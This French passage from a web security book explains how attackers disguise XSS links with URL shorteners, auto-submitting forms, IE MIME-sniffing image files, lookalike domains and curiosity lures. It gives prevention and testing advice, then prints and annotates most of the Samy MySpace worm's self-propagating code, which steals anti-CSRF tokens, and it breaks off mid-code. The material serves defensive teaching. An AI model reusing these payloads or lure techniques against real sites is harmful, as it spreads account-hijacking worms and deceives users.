Les services raccourcissant les URL (citons TinyURL, YATUC, ipulink.com, getshorty.com, tous les sites implémentant ce dernier, etc.) transforment de longues adresses en codes très court. Pour cela, ils associent la première à une URL plus courte, qui y renvoie.

L'URL courte masque la plus longue, et même les utilisateurs plus expérimentés de l'Internet la cliqueront plus volontiers. On peut ainsi associer cette URL peu discrète, signalant assez évidemment une injection de HTML :

```
http://search.engine.com/search?p=<script>alert(1)</script>
```

à une adresse plus anodine comme celle que voici :

```
http://tinyurl.com/2optv9
```

Les plus habitués du réseau ont appris à se méfier des sites raccourcissant les URL, comme TinyURL. On pourra donc convaincre ces derniers de cliquer à l'aide d'autres services moins connus ou créer sa propre page web à l'aide du code suivant :

```
<script>
document.location =
"http://moteur.de.recherche.com/search?p=<script>alert(1)</scr"+"ipt>";
</script>
```

C'est volontairement que la balise fermante `</script>` est divisée ; certains navigateurs interprètent en effet les chaînes JavaScript comme du HTML avant d'exécuter le code correspondant. Pour les injections de HTML par requête de type `POST`, on pourra écrire le code qui suit :

```
<html>
<body>
<!-- un élément de diversion, comme un chaton mignon -->
<img src=chatonMignon.jpg>
<!-- et une injection de HTML -->
<form action="http://moteur.de.recherche.com/search" method="POST"
name="formulaireMalveillant">
  <input type="hidden" name="p" value="<script>alert(1)</script>">
</form>
<script>
document.formulaireMalveillant.submit()
</script>
</body>
</html>
```

On place alors ce code sur son propre site web ou sur son blog.

Notre technique préférée pour masquer les liens douteux consiste à exploiter le problème d'IE en matière de types MIME ne correspondant pas à leur contenu. Pour cela, on pourra créer un fichier texte appelé `chatonMignon.jpg` renfermant ce qui suit :

```
<iframe style="display:none"
src="http://moteur.de.recherche.com/search?p=<script>alert(1)"></iframe>
<img src="quelqueChatonMignon.jpg">
```

On placera le fichier `chatonMignon.jpg` en ligne, disons à l'adresse `http://quelquepart.com/chatonMignon.jpg`. Quand un utilisateur cliquera sur ce lien, IE constatera que le fichier `chatonMignon.jpg` n'abrite pas une image et l'interprétera donc comme du HTML. Conséquence : affichage de l'image `quelqueChatonMignon.jpg` – endormant la méfiance – tout en menant une injection de HTML en arrière-plan.

Enfin, un attaquant pourra se contenter d'enregistrer un nom de domaine d'apparence respectable pour y héberger l'injection de HTML. À l'heure où nous écrivons ces lignes, plusieurs domaines qui sembleront tout à fait corrects à des yeux anglophones restent disponibles sur le marché : `googlesecured.com`, `gfacebook.net`, `bankofamerica.net`, et `safe wamu.com`[1].

Incitation à cliquer sur les injections de HTML

Il ne suffit plus de parler de "pornographie gratuite" (*free porn*) ou de "Viagra pas cher" (*Cheap Viagra*) pour attirer le chaland. Désormais, les attaquants incitent simplement

1. N.D.T. : Respectivement, "Google sécurisé", "Facebook de Google", "Banque d'Amérique" et "mutuelle de Washington sécurisée".

leur victime à réaliser une action anodine, comme cliquer sur le lien d'une dépêche ou regarder un chaton mignon – exemple employé dans la section précédente.

Prenons l'exemple de la période des déclarations d'impôts. La plupart des contribuables recherchent des dégrèvements faciles. Les agresseurs, fins psychologues, en profiteront pour inciter ceux-ci à cliquer sur leur piège : "Lisez cet article pour savoir comment vous faire rembourser la TVA cette année : `http://tinyurl.com/2ek7eat`." Dans le cadre d'un ver XSS, ce conseil sera d'autant plus convaincant qu'il proviendra (semblera provenir) d'un ami ou d'une connaissance.

Cependant, plus le texte accompagnant le lien est long, plus le risque de susciter la méfiance chez la victime augmente[1]. De nos jours, les messages les plus efficaces se contentent d'un simple lien, sans aucun commentaire. C'est alors la curiosité qui pousse les destinataires à cliquer.

Prévention contre l'injection de données arbitraires

Pour éviter les attaques de type XSS, les développeurs traiteront avec un soin tout particulier les données fournies par les utilisateurs et renvoyées à ces derniers. On entend par *données fournies par les utilisateurs* toute information issue de quelque connexion réseau externe et parvenant sur l'application web. Il peut s'agir d'un identifiant utilisateur proposé dans un formulaire HTML lors de la connexion, d'une requête AJAX d'arrière-plan censée provenir du code JavaScript programmé par l'équipe, d'un courrier électronique, et même des en-têtes HTTP. Toute donnée parvenant à l'application web en provenance d'une connexion réseau externe est potentiellement dangereuse.

Pour toutes les données fournies par les utilisateurs et renvoyées à ceux-ci dans *toutes* les réponses HTTP – c'est le cas des réponses correspondant aux pages web et requêtes AJAX (code de réponse HTTP 200), des erreurs de pages non trouvées (code 404), des erreurs côté serveur (comme le code 502), des redirections (code 302), etc., le développeur devra prendre l'une des mesures suivantes :

- *échapper* correctement les données pour éviter de les voir interpréter comme du HTML (dans le cas des navigateurs) ou du XML (pour Flash) ;
- *supprimer* tous caractères ou chaînes susceptibles d'être employés de manière malveillante.

Cette deuxième solution gêne en général l'ergonomie. Si un développeur choisit ainsi de détruire tous les apostrophes ("`'`"), les utilisateurs appelés "d'Abbeville" seront contrariés de voir leur patronyme mal représenté.

1. En particulier, le texte devra être rédigé dans la langue habituelle d'échange entre les deux personnes… avec le bon niveau de langue et les formules d'introduction et de politesse appropriées.

Nous décourageons fortement les développeurs de retirer les chaînes, car il existe bien des manières de représenter ces dernières. D'autre part, des applications et des navigateurs différents seront susceptibles de les interpréter de manières distinctes. Le ver Samy exploitait ainsi le fait qu'IE ne considère par les passages à la ligne comme des délimiteurs de mots – et confond donc `JavaScript` et `jav%0dascr%0dipt`. Malheureusement, MySpace, qui faisait le choix opposé, a donc autorisé le code qui suit à apparaître sur la page MySpace de Samy (et d'autres) :

```
<div id="mycode" expr="alert('1')" style="background:url('java
script:eval(document.all.mycode.expr)')"></div>
```

Nous recommandons d'échapper toutes les données fournies par les utilisateurs et renvoyées à un navigateur web dans le cadre d'appels AJAX, d'applications nomades, de pages web, de redirections, etc. Malheureusement, cette opération n'est pas simple : selon l'emplacement des données dans les réponses HTTP, il faudra recourir à un *encodage d'URL*, un *encodage d'entité HTML* ou un *encodage JavaScript*.

Prévention contre les attaques XSS reposant sur UTF-7

On mettra facilement fin aux agressions à base de codage UTF-7 en imposant les codages de caractères dans l'en-tête HTTP ou dans la réponse HTML. Nous recommandons la définition de l'en-tête HTTP par défaut comme suit :

```
Content-Type: text/html; charset=utf-8
```

On prendra également soin de préciser ceci dans toutes les réponses HTML :

```
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
```

Test de la vulnérabilité aux injections de données arbitraires

Comprenant désormais les fondamentaux des attaques de type XSS, il est important que vous évaluiez vos applications web pour évaluer leur degré de sécurité. Pour cela, il existe toute une panoplie de méthodes. La section suivante présente une solution automatisée testant la vulnérabilité aux agressions XSS à l'aide du produit *SecurityQA Toolbar* d'iSEC. Les développeurs et testeurs en assurance qualité y recourent souvent pour mettre à l'épreuve la sécurité de l'ensemble d'une application ou de l'une de ses sections.

Tests automatisés avec SecurityQA Toolbar d'iSEC

Rechercher d'éventuelles failles d'injection peut s'avérer peu pratique et complexe dans le cas d'une énorme application web présentant divers visages. Pour s'assurer que l'application web reçoit l'attention qu'elle mérite en matière de sécurité, *SecurityQA Toolbar* d'*iSEC Partners* propose d'en tester les champs de saisie page par page au lieu d'imposer l'examen de l'ensemble de l'application. Cette méthode, parfois un peu plus

longue, produit de puissants résultats car l'accent du test est mis sur chaque page, cela en temps réel.

INFO

Le produit *SecurityQA Toolbar* permet aussi de contrôler les failles XSS dans les applications AJAX. Reportez-vous au Chapitre 4 pour en savoir plus à ce sujet.

Pour rechercher des soucis de sécurité en matière de XSS, suivez les étapes suivantes :

1. Rendez-vous sur **www.isecpartners.com** pour télécharger une copie d'essai du produit.
2. Après avoir installé la barre d'outils sous Internet Explorer 6 ou 7, dirigez-vous sur l'application web depuis ce navigateur.
3. Dans l'application web, visitez la page que vous vous proposez de tester. Choisissez alors *Session Management* | *Cross Site Scripting* (gestion de session | injection de données arbitraires) dans *SecurityQA Toolbar* (Figure 2.4).

Figure 2.4

Le programme SecurityQA Toolbar en cours d'utilisation dans IE.

4. Le programme *SecurityQA Toolbar* contrôle automatiquement les problèmes potentiels de XSS sur la page actuelle. Pour observer le déroulement de l'exécution du test, cliquez sur le bouton de développement (le dernier à droite) avant d'opter pour l'option *Cross Site Scripting*. Ce dernier présentera en temps réel les formulaires vulnérables à des agressions de type XSS.

5. Une fois le test fini (comme indiqué par la barre de progression située dans le coin inférieur droit du navigateur), rendez-vous à la page suivante de l'application (ou toute autre page à tester) et répétez l'étape 3.

6. À l'issue de la séance de tests, observez le rapport du programme sous le menu *Reports* | *Current Test Results* (rapports | résultats actuels des tests). Le logiciel *SecurityQA Toolbar* présente alors tous les soucis de sécurité découverts lors du test. La Figure 2.5 montre un exemple de rapport pour XSS. On remarquera la section *iSEC Test Value* (valeur de test iSEC) qui reprend en gras la requête et la réponse, ce qui permet de savoir quelle chaîne a déclenché la faille de XSS.




Figure 2.5

Résultats des tests d'injection de données arbitraires (XSS) produits par SecurityQA Toolbar.

Résumé

Les navigateurs web prévoient deux contrôles de sécurité : la politique de même origine et le modèle de sécurité des cookies. D'autre part, les greffons comme le lecteur Flash, Outlook Express ou encore Acrobat Reader, introduisent leurs propres soucis et contrôles de sécurité. Malheureusement, ces contrôles tendent à affaiblir la politique de même

origine si un agresseur peut obliger un utilisateur à exécuter du code JavaScript issu d'un domaine particulier.

L'injection de données arbitraires (*cross-site scripting* ou XSS) est une technique obligeant les utilisateurs à exécuter un script (JavaScript, VBScript, ActionScript, etc.) choisi par l'attaquant, sur un domaine particulier, et au nom de la victime. Pour cela, il faut qu'une application web correspondant à un domaine précis serve des caractères que l'agresseur contrôle. Il peut ainsi injecter un script dans des pages exécutées dans le contexte du domaine vulnérable. Après avoir conçu un objet malveillant destiné à être exécuté par la victime, l'agresseur doit inciter celle-ci à cliquer sur un lien, ce qui déclenchera l'attaque.

Bibliographie et références

Sujet	***Source***
Politique de même origine	**www.mozilla.org/projects/security/components/same-origin html**
Cookies	Sections 7 et 8 de la RFC **www.ietf.org/rfc/rfc2109.txt** ; **http://msdn microsoft.com/workshop/author/dhtml/ httponly_cookies.asp**
Sécurité de Flash	**www.adobe.com/devnet/flashplayer/articles/ flash_player_8_security.pdf** ; **http://livedocs.adobe.com/labs/ as3preview/langref/flash/net/Socket.html** ; **www.adobe.com/ support/flash/action_scripts/actionscript_dictionary/ actionscript_dictionary827.html** ; **http://livedocs.adobe.com/ flash/8/main/wwhelp/wwhimpl/common/html/ wwhelp htm?context=LiveDocs_Parts&file=00002200 html** ; **www hardened-php net/library/ poking_new_holes_with_flash_crossdomain_policy_files.html**
Article *Poking Holes with Flash Crossdomain Policy Files* de Stefan Esser	**www hardened-php net/library/ poking_new_holes_with_flash_crossdomain_policy_files.html**
Produit *SecurityQA* de la société *iSEC Partners*	**www isecpartners.com**
Mandataire web *Burp Suite*	**http://www.portswigger.net/suite/**
Mandataire web *Paros Proxy*	**http://www.parosproxy.org/index.shtml**
Mandataire web *WebScarab*	**http://www.owasp.org/index.php/ Category:OWASP_WebScarab_Project**

Étude de cas : Contexte

Avant d'évoquer le ver Samy, introduisons brièvement MySpace et la mentalité des vandales.

On peut soutenir que MySpace (**www.myspace.com**) est le site web de réseaux sociaux le plus connu, avec ses 150 millions d'utilisateurs, qui peuvent parcourir les pages les uns des autres. Les paramètres de personnalisation varient du plus classique (goûts musicaux, héros, éducation, etc.) à des éléments beaucoup plus esthétiques (ajout de sa propre image de fond et modification des couleurs). D'autre part, ce site tente d'interdire JavaScript à cause des failles de sécurité potentielles que présentent les injections de données arbitraires (*cross-site scripting* ou XSS).

Les auteurs ne connaissent pas personnellement Samy, mais il s'est présenté d'une manière assez informative à l'adresse **http://namb.la/**. Apparemment, il a d'abord pris l'habitude de se connecter sur MySpace pour observer la page de profil des "filles bonnes". Peu après, il y a créé sa propre page, en pestant contre les limitations dictées par MySpace pour des raisons de sécurité. C'est alors que sa curiosité l'a motivé à en tester la robustesse.

En adaptant à XSS une machiavélique idée issue des virus classiques, Samy a donné un bon coup de fouet aux spécialistes de la sécurité web. Au lieu d'attirer une victime vers une vulnérabilité XSS par elle-même, il a décidé d'employer cette faille pour se répandre lui-même, tel un ver de la grande époque. Son programme a connu une époustouflante réussite, infectant plus d'un million de comptes MySpace en l'espace de 16 heures, et forçant le site à fermer quelques heures le temps de contenir le problème.

Dans cette étude de cas, nous présentons l'injection de HTML découverte par Samy et discutons en détail son emploi dans la création d'un ver XSS.

En général, toute application web fournissant un service de réseau social (courrier électronique, commentaires, billets de blog, messagerie instantanée) sera vulnérable à ce type d'attaque si l'agresseur y découvre une injection de HTML. On peut donc espérer que cette étude de cas soulignera l'importance de la prévention en matière de failles XSS dans les applications web.

Découverte d'une injection de script dans MySpace

Comme évoqué au Chapitre 2, la première étape dans la mise au point d'une attaque XSS consiste à découvrir une injection de script sur le domaine ciblé. Dans le cas présent, Samy a recherché une injection de script sur **www.myspace.com** (ou de manière équivalente sur profile.myspace.com).

Il a découvert une injection de script sur sa page personnelle en insérant un élément HTML `div` prévoyant une image de fond dans la section *Heros* (héros) de sa page de profil. En voici le code :

```
<div id=mycode style="background: url('java
script:eval(document.all.mycode.expr)')" expr="alert(1)"></div>
```

On remarquera que le gestionnaire de protocole `JavaScript` embarque un passage à la ligne. De manière amusante, IE ne considère pas qu'un mot prend fin lors d'un passage à la ligne, aussi les lignes suivantes :

```
java
script:alert(1)
```

lui sembleront parfaitement équivalentes à `JavaScript:alert(1)`. En d'autres termes, le code précédent exécutait `alert(1)`. Évidemment, Samy avait prévu un code un peu plus élaboré qu'un simple `alert(1)` dans le paramètre `expr` ; nous le détaillerons dans la section suivante.

À l'origine, Samy a placé l'élément `div` réalisant l'injection de script sur sa page MySpace. Tout utilisateur la visitant exécuterait le code de l'attaque, lequel s'insérerait lui-même sur la page de profil de la victime, prêt à infecter quiconque la consulterait. Inutile de préciser que de proche en proche, le ver s'est rapidement répandu, atteignant plus d'un million d'utilisateurs en moins de 20 heures.

Programmation de l'agression

Le code de l'attaque réalisait trois tâches principales. Tout d'abord, il s'injectait lui-même (injection de script et code d'attaque) dans la page de profil de la victime. Ainsi, tout visiteur d'une page ayant déjà subi l'attaque se transformerait à son tour en victime, donc en vecteur, et contribuerait à la propagation du ver. C'est là l'aspect *ver* du programme, initialement placé sur la page de profil de Samy avant de se répandre sur les pages de profil de ses visiteurs, puis sur celles de leurs visiteurs, et ainsi de suite. C'est là une méthode de développement très rapide, quasiment exponentielle – partie de l'œuvre de Samy que nous appellerons le *transport*.

Après avoir créé un transport ultra-rapide infectant de nombreux utilisateurs de MySpace pour y exécuter du JavaScript, il fallait imaginer une charge (*payload*) un peu malicieuse. Le choix de Samy, assez anodin et humoristique, fut de réaliser deux actions : ajouter la phrase "*…but most of all, samy is my hero*"[1] dans la section *Heros* de la page de profil de la victime, tout en obligeant celle-ci à envoyer, à son insu, une requête d'amitié sur le profil de Samy – c'est-à-dire de l'ajouter à son groupe d'amis.

Nous présentons ci-après le code du ver de Samy sous une forme clarifiée et remise en page pour en faciliter la lecture, en commençant par le code principal pour enchaîner sur le code d'appoint.

Portions principales du code de Samy

L'injection de script définit quelques variables clés. Elle tente d'intercepter les jetons `Mytoken` et `friendID` de la victime, nécessaires pour réaliser des changements d'état côté client. Le jeton `friendID` représente l'identifiant utilisateur unique de la victime, tandis que `Mytoken` est un jeton la protégeant contre les requêtes sur d'autres sites (CSRF pour *Cross-site Request Forgery*, sujet détaillé au Chapitre 3).

1. N.D.T. : "mais par dessus tout, c'est Samy mon héros."

```
// Voici les variables principales, comme l'objet
// XMLHttpRequests, le jeton "Mytoken" de protection contre
// CSRF et le "friendID" de la victime. Ces deux jetons
// permettent au ver de réaliser des requêtes au nom de la
// victime.
var xmlHttpRequest;
var queryParameterArray = getQueryParameters();
var myTokenParameter = queryParameterArray['Mytoken'];
var friendIdParameter = queryParameterArray['friendID'];
```

Ce code de mise en place crée des chaînes clé pour injecter le script et le code de l'attaque dans la page de profil de la victime. Une chaîne à laquelle on prêtera attention, `heroCommentWithWorm` (commentaire sur le héros à l'intérieur du ver), renferme l'injection de script et le code d'attaque. C'est son insertion dans la page de profil de la victime qui concrétise l'infection de celle-ci, et sa transformation en vecteur de propagation du ver.

```
// Les cinq variables suivantes recherchent le code de
// Samy sur la page en cours, à savoir le code que vous avez
// sous les yeux. Il sera ensuite inséré sur la page de la
// victime de sorte que ses visiteurs seront à leur tour
// infectés.
var htmlBody = getHtmlBody();
// Marque le début de l'injection du script et
// du code d'attaque.
var myCodeBlockIndex = htmlBody.indexOf('m' + 'ycode');
var myRoughCodeBlock = htmlBody.substring( myCodeBlockIndex,
    myCodeBlockIndex + 4096);
var myCodeBlockEndIndex = myRoughCodeBlock.indexOf('d' + 'iv');
// Marque la fin de l'injection du script et
// du code d'attaque.
// myCodeBlock finit par "</" ce qui n'a pas vraiment
// d'importance car Samy ajoute "div>" lorsqu'il crée la
// variable "heroCommentWithWorm".
var myCodeBlock = myRoughCodeBlock.substring(0, myCodeBlockEndIndex);

// Cette variable reçoit le code du ver placé dans la
// page de la victime de manière à infecter chacun de ses
// visiteurs.
var heroCommentWithWorm;
if (myCodeBlock) {
  // Apparemment, MySpace interdisait dans les saisies
  // utilisateur les chaînes comme "java", "div" et "expr"".
  // C'est pourquoi tous ces mots sont divisés ci-après.
  myCodeBlock = myCodeBlock.replace('jav' + 'a', singleQuote + 'jav' + 'a');
  myCodeBlock = myCodeBlock.replace('exp' + 'r)', 'exp' + 'r)' +
singleQuote);
  // La variable ci-après abrite un commentaire
  // d'humour, l'injection de script et le code de l'attaque.
  // Cette chaîne rejoindra la page de profil de la victime.
  heroCommentWithWorm = ' but most of all, samy is my hero. <d' + 'iv id=' +
      myCodeBlock + 'd' + 'iv>';
}
```

Dans un deuxième temps, le code de l'attaque contrôle s'il est en train d'être exécuté sur **http://profile.myspace.com** ou sur **www.myspace.com**. Dans le premier cas, il renvoie l'utilisateur recharger le script (c'est-à-dire lui-même) sur **www.myspace.com**. En général, ce

type de manœuvre s'explique par les restrictions de la politique de même domaine ou le besoin de rejoindre un serveur web différent, aux fonctionnalités distinctes.

```
// Ceci est une redirection. En résumé, si la page
// actuelle provenait de "profile.myspace.com", alors le code
// ci-après réalise la même requête sur "www.myspace.com".
// Cela s'explique peut-être par les restrictions
// de la politique de même domaine.
if(location.hostname == 'profile.myspace.com') {
  document.location='http://www.myspace.com' + location.pathname +
      location.search;
} else {
      // Nous nous trouvons désormais sur la bonne
      // machine, "www.myspace.com". Commençons d'abord par
      // répandre ce ver. Assurons-nous de
      // disposer du jeton friendID.
  if (!friendIdParameter) {
    getCoreVictimData(getHtmlBody());
  }
  // Il est maintenant temps de passer à l'action.
  main();
}
```

La victime exécute alors la fonction principale du programme, `main()`. Malheureusement, le design de Samy n'est pas aussi propre que possible. Son sous-programme `main()` définit d'autres variables comparables aux variables globales déjà mises en place une fois, voire deux fois si la redirection a eu lieu. Elle débute aussi une chaîne d'appels à `XMLHttpRequest` réalisant des actions au nom de la victime pour modifier la page de profil de celle-ci. Ces appels sont liés les uns aux autres par leurs fonctions de *callbak*. Enfin, `main()` mène une dernière requête pour incorporer Samy dans la liste des amis de la victime. Cela ne lui vaudra certes pas une note de style en génie logiciel, mais ce programme a le mérite de fonctionner.

```
// Voici ce qui ressemble le plus à une fonction principale
// dans le code de Samy. Toutefois, il emploie de nombreux
// appels à des fonctions globales et utilise horriblement
// l'appel de XMLHttpRequest pour relier toutes
// ces requêtes les unes aux autres.
function main() {
  // Récupère le "friendID" de la victime. Les valeurs des
  // jetons "friendID" et "Mytoken" sont nécessaires
  // pour que le ver puisse réaliser des requêtes
  // au nom de la victime.
  var friendId = getVictimsFriendId();
  var url = '/index.cfm?fuseaction=user.viewProfile&friendID=' + friendId +
      '&Mytoken=' + myTokenParameter;
  xmlHttpRequest = getXMLObj();

  // Cette requête débute une séquence de requêtes HTTP.
  // Samy emploie la fonction de rappel de XMLHttpRequest
  // pour lier plusieurs requêtes entre elles. La première se
  // contente de visualiser le profil de la victime afin de
  // savoir si Samy est déjà son héros.
  httpSend(url, analyzeVictimsProfile, 'GET');

  xmlhttp2 = getXMLObj();
```

```
    // Ceci ajoute l'utilisateur "11851658" (Samy) à la
    // liste des amis de la victime.
    httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&
    friendID=11851658&" +
        "Mytoken=' + myTokenParameter, addSamyToVictimsFriendsList, 'GET');
  }
```

Dans ce qui précède, la ligne la plus intéressante est `httpSend(url, analyzeVictimsProfile, 'GET');`, car elle débute la chaîne d'appels `XMLHttpRequest` qui se conclura par l'inclusion du code JavaScript dans la page de profil de la victime. La première se contente de charger cette page. La fonction suivante, `analyzeVictimsProfile()`, traite la réponse HTTP. On la présente ci-après :

```
  // Cette fonction examine la première requête de Samy vers la
  // page de "profil" principale de la victime. Le code cherche
  // à savoir si Samy est déjà un héros de la victime. Dans le
  // cas contraire, il suit la première étape nécessaire pour
  // inclure Samy dans la liste des héros de la victime, mais
  // surtout injecte le ver dans sa page de profil. La deuxième
  // étape est réalisée dans la fonction postHero().
  function analyzeVictimsProfile() {
        // Contrôle XMLHttpRequest standard pour s'assurer
        // que la requête HTTP est complète.
    if (xmlHttpRequest.readyState != 4) {
      return;
    }

    // Intervient dans la section "Heros" de la page
    // principale de la victime.
    var htmlBody = xmlHttpRequest.responseText;
    heroString = subStringBetweenTwoStrings(htmlBody, 'P' + 'rofileHeroes',
       '</td>');
    heroString = heroString.substring(61, heroString.length);

    // Contrôle si Samy apparaît déjà dans la liste des
    // héros de la victime. N'injecte le ver que dans le cas
    // contraire.
    if (heroString.indexOf('samy') == ñ1) {
      if (heroCommentWithWorm) {
        // prend le contenu original de cette section chez
        // la victime et ajoute "but most of all,
        // samy is my hero.", à la fin,
        // l'injection du script et le code d'attaque.
        heroString += heroCommentWithWorm;
        // Récupère le jeton Mytoken de la victime. Dans
        // MySpace, il s'agit de la protection anti-CSRF
        // nécessaire à la réalisation de requêtes
        // de changement d'état côté client.
        var myToken = getParameterFromString(htmlBody, 'Mytoken');
        // Crée la requête pour incorporer Samy dans la
        // liste des héros de la victime, mais surtout injecte
        // ce script dans la page de celle-ci.
        var queryParameterArray = new Array();
        queryParameterArray['interestLabel'] = 'heroes';
        queryParameterArray['submit'] = 'Preview';
        queryParameterArray['interest'] = heroString;
```

```
        xmlHttpRequest = getXMLObj();
        // Réalise la requête de prévisualisation de la
        // modification, suite à quoi :
        //  - lit le jeton "hash" de la page de prévisualisation
        //    (nécessaire pour la validation du changement)
        //  - exécute postHero() pour valider la
        //    modification finale et injecter le ver
        //    chez la victime.
        httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken=' +
            myToken, postHero, 'POST',
            parameterArrayToParameterString(queryParameterArray));
        }
      }
    }
```

On remarquera que la fonction ci-dessus contrôle d'abord si la victime fait déjà partie du tableau de chasse de Samy. Dans le cas contraire, on lit son jeton `Mytoken` avant d'entamer la première de deux étapes permettant d'inscrire Samy dans la section des héros de la victime, pour injecter enfin le code de l'attaque dans la page de profil de la victime. Pour cela le code réalise sur MySpace l'action `profile.previewInterests` avec le code du ver et la valeur appropriée pour les jetons `"friendID"` et `"Mytoken"`. L'étape suivante exécute `postHero()`, qui récupère un jeton de hachage (`"hash"`) nécessaire et soumet la requête finale afin d'incorporer Samy dans la liste des héros de la victime et d'insérer le script d'injection et le code d'attaque dans la page de profil de celle-ci.

```
// La fonction postHero() récupère le jeton "hash"  issu de
// la page de prévisualisation des intérêts de la victime, et
// soumet la requête finale pour incorporer Samy (et le ver)
// sur la page de profil de la victime.
function postHero() {
  // Contrôle XMLHttpRequest standard s'assurant que la
  // requête HTTP s'est bien déroulée jusqu'à son terme.
  if (xmlHttpRequest.readyState != 4) {
    return;
  }
  var htmlBody = xmlHttpRequest.responseText;
  var myToken = getParameterFromString(htmlBody, 'Mytoken');
  var queryParameterArray = new Array();
  // Les trois éléments de tableau suivants sont les
  // mêmes que dans analyzeVictimsProfile()
  queryParameterArray['interestLabel'] = 'heroes';
  queryParameterArray['submit'] = 'Submit';
  queryParameterArray['interest'] = heroString;
  // Le paramètre "hash" est nécessaire pour réaliser le
  // changement d'état côté client désiré
  queryParameterArray['hash'] = getHiddenParameter(htmlBody, 'hash');
  httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken=' +
      myToken, nothing, 'POST',
      parameterArrayToParameterString(queryParameterArray));
  }
```

Voilà un code d'analyse assez immédiate. La fonction `postHero()` réalise une requête comparable à celle de `analyzeVictimsProfile()`, à ceci près qu'elle incorpore la valeur `hash` récupérée par l'action de prévisualisation et envoie le requête finale pour incorporer le code de l'attaque sur l'action `profile.processInterests` de MySpace. La fonction

`postHero()` conclut la chaîne de requêtes `XMLHttpRequest`. Désormais, la section *Heros* de la victime annonce "*but most of all, samy is my hero*", tout en celant dans ses entrailles l'injection de script et le code de l'attaque.

La fonction `main()` réalise aussi une autre requête `XMLHttpRequest` pour inscrire Samy sur la liste des amis de la victime. C'est la fonction suivante qui se charge de cette tâche :

```
// Cette fonction inscrit l'utilisateur (à savoir, Samy)
// dans la liste des amis de la victime.
function addSamyToVictimsFriendsList() {
  // Contrôle XMLHttpRequest standard s'assurant que la
  // requête HTTP s'est bien déroulée jusqu'à son terme.
  if (xmlhttp2.readyState!=4) {
        return;
  }
  var htmlBody = xmlhttp2.responseText;
  var victimsHashcode = getHiddenParameter(htmlBody, 'hashcode');
  var victimsToken = getParameterFromString(htmlBody, 'Mytoken');
  var queryParameterArray = new Array();

  queryParameterArray['hashcode'] = victimsHashcode;
  // (Ancien) identifiant numérique de Samy sur MySpace
  queryParameterArray['friendID'] = '11851658';
  queryParameterArray['submit'] = 'Add to Friends';

  // L'action invite.addFriendsProcess sur MySpace
  // inscrit le friendID (dans le corps de la requête POST) à
  // la liste des amis de la victime.
  httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken=' +
      victimsToken, nothing, 'POST',
      parameterArrayToParameterString(queryParameterArray));
}
```

À nouveau, voici une fonction comparable aux précédentes : `addSamyToVictimsFriends-List()` se contente de réaliser l'action de requête `invite.addFriendsProcess` pour incorporer l'utilisateur numéro `11851658` (soit Samy) dans la liste des amis de la victime. Voilà qui conclut les fonctionnalités principales du ver Samy.

Variables et fonctions d'appoint du ver Samy

Certaines des fonctions présentées ci-dessus font appel à d'autres sous-programmes du ver. Par souci d'exhaustivité, nous présentons également les autres parties du code du ver. On y trouvera quelques astuces intéressantes permettant de contourner les contrôles de sécurité mis en place par MySpace, et notamment l'emploi de la fonction `String.fromCharCode()` et autres méthodes de maquillage pour introduire les chaînes bloquées : concaténation et emploi de la fonction `eval()`.

```
// Samy a besoin d'apostrophes simples et doubles, mais
// ne pouvait les placer dans le code. Il construit donc ces
// caractères à l'aide de la fonction String.fromCharCode().
var doubleQuote = String.fromCharCode(34); // 34 == "
var singleQuote = String.fromCharCode(39); // 39 == '
```

```
// Crée un objet TextRange afin de récupérer le corps
// HTML de la page sur laquelle cette fonction est employée.
// Ceci est équivalent à document.body.innerHTML.
// On peut remarquer que la fonction
// createTextRange() est propre à IE. Comme c'est de
// toute façon le cas de l'ensemble du script d'injection,
// Samy aurait pu simplifier considérablement ce code en se
// contentant d'écrire :
// var getHtmlBody = document.body.createTextRange().htmlText;
function getHtmlBody() {
  var htmlBody;

  try {
    var textRange = document.body.createTextRange();
    htmlBody = textRange.htmlText;
  } catch(e) {}

  if (htmlBody) {
    return htmlBody;
  } else {
    return eval('document.body.inne' +'rHTML');
  }
}

// La fonction getCoreVictimData() définit les variables
// globales renfermant les jetons friendID et Mytoken de la
// victime. Ce dernier est particulièrement important, car il
// protège contre les attaques CSRF. Évidemment, en
// présence d'une vulnérabilité XSS,
// un tel bouclier n'a plus aucun sens.
function getCoreVictimData(htmlBody) {
  friendIdParameter = getParameterFromString(htmlBody, 'friendID');
  myTokenParameter = getParameterFromString(htmlBody, 'Mytoken');
}

// Récupère les paramètres de requête de l'URL actuelle.
// Un exemple représentatif serait
// fuseaction=user.viewprofile&friendid=UN_NUMERO&Mytoken=UN_UID
// Ceci renvoie un tableau (Array) avec l'index parameter et
// la valeur "value" sous forme d'un couple parameter=value.
function getQueryParameters() {
 var E = document.location.search;
 var F = E.substring(1, E.length).split('&');
 var queryParameterArray = new Array();

 for(var O=0; O<F.length; O ++) {
   var I = F[O].split('=');
   queryParameterArray[I[0]] = I[1];
 }

 return queryParameterArray;
}

// Voici l'une des nombreuses fonctions permettant
// d'extraire le friendID du corps de la page.
```

```
function getVictimsFriendId() {
 return subStringBetweenTwoStrings(getHtmlBody(), 'up_launchIC( ' +
     singleQuote,singleQuote);
}

// Je suppose que Samy n'avait jamais entendu parler de
// la fonction JavaScript void(). Ceci lui servait lors à
